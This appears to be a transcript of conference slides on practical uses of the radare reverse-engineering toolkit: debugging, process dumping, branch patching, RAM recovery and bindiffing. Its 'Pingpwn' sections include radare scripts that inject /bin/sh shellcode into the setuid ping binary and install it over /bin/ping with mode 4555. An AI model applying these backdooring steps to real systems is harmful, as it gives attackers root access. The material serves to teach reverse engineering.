```
cat << EOS
```

radare

--pancake

Practical use cases

Introduction

- The project started as a tool for recovering raw data from large disk images
- Along the ~3 years of development the project has grown so much covering other aspects related to reverse engineering, forensics, data recovery, Debugging, data analysis, automated binary manipulation, etc...
- Current development is divided into r1 (original project) and r2 (rewrite with API) r2 tries to bypass all the limitations and design issues appeared in r1.
- It is mainly a command line set of tools following unix principles to interact together and ease the work with lowlevel stuff.
- One of the root lines was to try to keep the core as much portable as possible, currently it runs on GNU/Linux, *BSD, W32, OSX on x86-32/64, powerpc, arm and mips, but supports assemblers/disassemblers for many other archs.

Why demos?

- People claim for practical use cases
- Things are understood better when you have to face certain situations
- Offers a fast introduction to many concepts in a shot

Let's go!

Debugging basics

- Debugging is abstracted as an IO plugin which accepts commands thru the system() hook (prefix the commands with '!') (r1-specific)

- Visual mode helps when reading code, but it is useless for automated code analysis and scripting. Use each mode when needed. (V command)

- You can manipulate memory page permissions, file descriptors, hardware debug registers, inject code, run syscall proxies on target processes, dump memory, trace or emulate series of opcodes.

- There's support for remote debugging using the radare io protocol or gdb.

(demo here)

Dumping processes

- Sometimes we need to understand what a program does, or we don't have
- read permissions on an executable (gdb fails).

- An sstriped UPXd binary cannot be unpacked by upx.

- Checking if a running service has been modified on memory.


(demo here)

```
#!/bin/sh
radare -d $@ <<_EOF_
!cont entrypoint
!contsc close
s 0x08048000
!maps
f dump_start @ \`!maps~0x080[0]#1\`
f dump_end @ \`!maps~0x080[2]#0\`
!printf Dump size:
? dump_end-dump_start
f~dump
b dump_end-dump_start
wt dumped
q
y
_EOF_
```

Patching branches

- There are some cases where the software doesn't acts as expected and unfortunedly we have no access to the source code.

- We have to find to correct place and reassemble or patch an instruction.



```
$ ./nice-program
Password required
```

```
$ ./nice-program
(..lot of fun..)
```

(demo here)

Recovery from ram

- How many times your mail client has crashed while you are writing an e-mail?

  Ok..maybe it's only my problem :-)

-
  ```
  $ sudo radare -un /dev/mem
  [0x00000000]> / part-of-your-text
  ```

  (.. reviewing search hit results ..)

-
  ```
  # Dumping results
  [0x00000000]> b 1K
  [0x00000000]> wT dump @@ hit
  ```

```
$ sudo dd if=/dev/mem of=/tmp/mem
1052672 bytes (1.1 MB) copied
```

Oops!

```
$ zcat /proc/config.gz | grep STRICT
CONFIG_STRICT_DEVMEM=y
```

```
$ ulimit -c unlimited
$ ./crashmail-client
```

(demo here)

Pingpwn

- Static code analysis can be used to reach points of interest inside a binary and patch it.
- On-disk and virtual memory addresses are seamlessly handled by radare, this means that a memory based patch can be reproduced statically on disk.
- I have decided to target the 'ping' program to modify a getopt flag that brings a free root shell.

```
e asm.profile=simple &&e scr.color=0
s entrypoint && s `pd 20~push dword[0]#1`
f pwnaddr @ `pd 1~[3]`
?e pwnaddress is:
? pwnaddr
wa push 0
; inject our shellcode
wx `!rasc -x -i x86.linux.binsh` @ pwnaddr
; find 3rd 'push dword' (which points to main)
s entrypoint
s `pd 20~push dword[3]#2`
; search for getopt
s `pd 100~getopt[0]`
s `pd 16~near[0]`+3
s `p32`
wv pwnaddr+$${io.vaddr}
q
y
```

Bindiffing

- Taking the previous pwned ping example to simulate a vulnerated server we will try to find the differences between the original program and the pwned one.

- radiff offers multiple bindiffing algorithms that goes from the byte-level diffing, delta support, code differences and even code analysis diffing (from radare or IDA databases).

```
$ radiff -c ping.orig ping

-b : byte level diffing
-c : code diffing
-d : delta byte diffing
```

- radiff offers multiple bindiffing algorithms that goes from the byte-level diffing, delta support, code differences and even code analysis diffing (from radare or IDA databases).

(demo here)

Pingpwn // bof edition

- Static code analysis can be used to reach points of interest inside a binary and patch it.
- On-disk and virtual memory addresses are seamlessly handled by radare, this means that a memory based patch can be reproduced statically on disk.
- I have decided to target the 'ping' program to add a vulnerability that brings me a free root shell.

```
#!/bin/sh
radare $@ <<_EOF_
e asm.profile=simple
e scr.color=0
f len @ section._text_end-section._text
s section._text
fN hackpoint @@=\`pD len~imp.strncpy[0]\`
.af* @@=\`pD len~call[3]\`
e search.from = section._text
e search.to = section._text_end
e cmd.hit=.af*
/x 55 89 e5
fs*
e cmd.hit
e scr.color=1
_EOF_
```

Pingpwn (2) // bof edition

- **Setting traps at strncpy xrefs:**

```
$ cp /bin/ping /bin/ping.orig
$ cp /bin/ping .
$ ./pingtrap ping
$ sudo cp ping /bin/ping
$ sudo chmod 4555 /bin/ping
```

```
e asm.profile=simple
e scr.color=0
f len @ section._text_end-section._text
s section._text
fN hackpoint @@=`pD len~imp.strncpy[0]`
wx cc @@ hackpoint
```

Disable color and set simple disassembly output

Set flag named 'len' at offset text_end – text to represent the length of the text section and seek to the beginning of the text section.

Create flag enumerations prefixed with 'hackpoint' at every 'call' instruction in the text section.

Set a int3 x86 trap instruction at every flag containing 'hackpoint' in the name

Pingpwn (3)

- **Exploiting the overflow:**

```
.af* @@=`pD len~call[3]`
e search.from = section._text
e search.to = section._text_end
e cmd.hit=.af*
/x 55 89 e5
fs*
e cmd.hit
e scr.color=1
_EOF_
```

Any volunteers? :)

Q&A?

fmi:

http://www.radare.org

#radare@irc.freenode.net

radare@lists.nopcode.org

EOS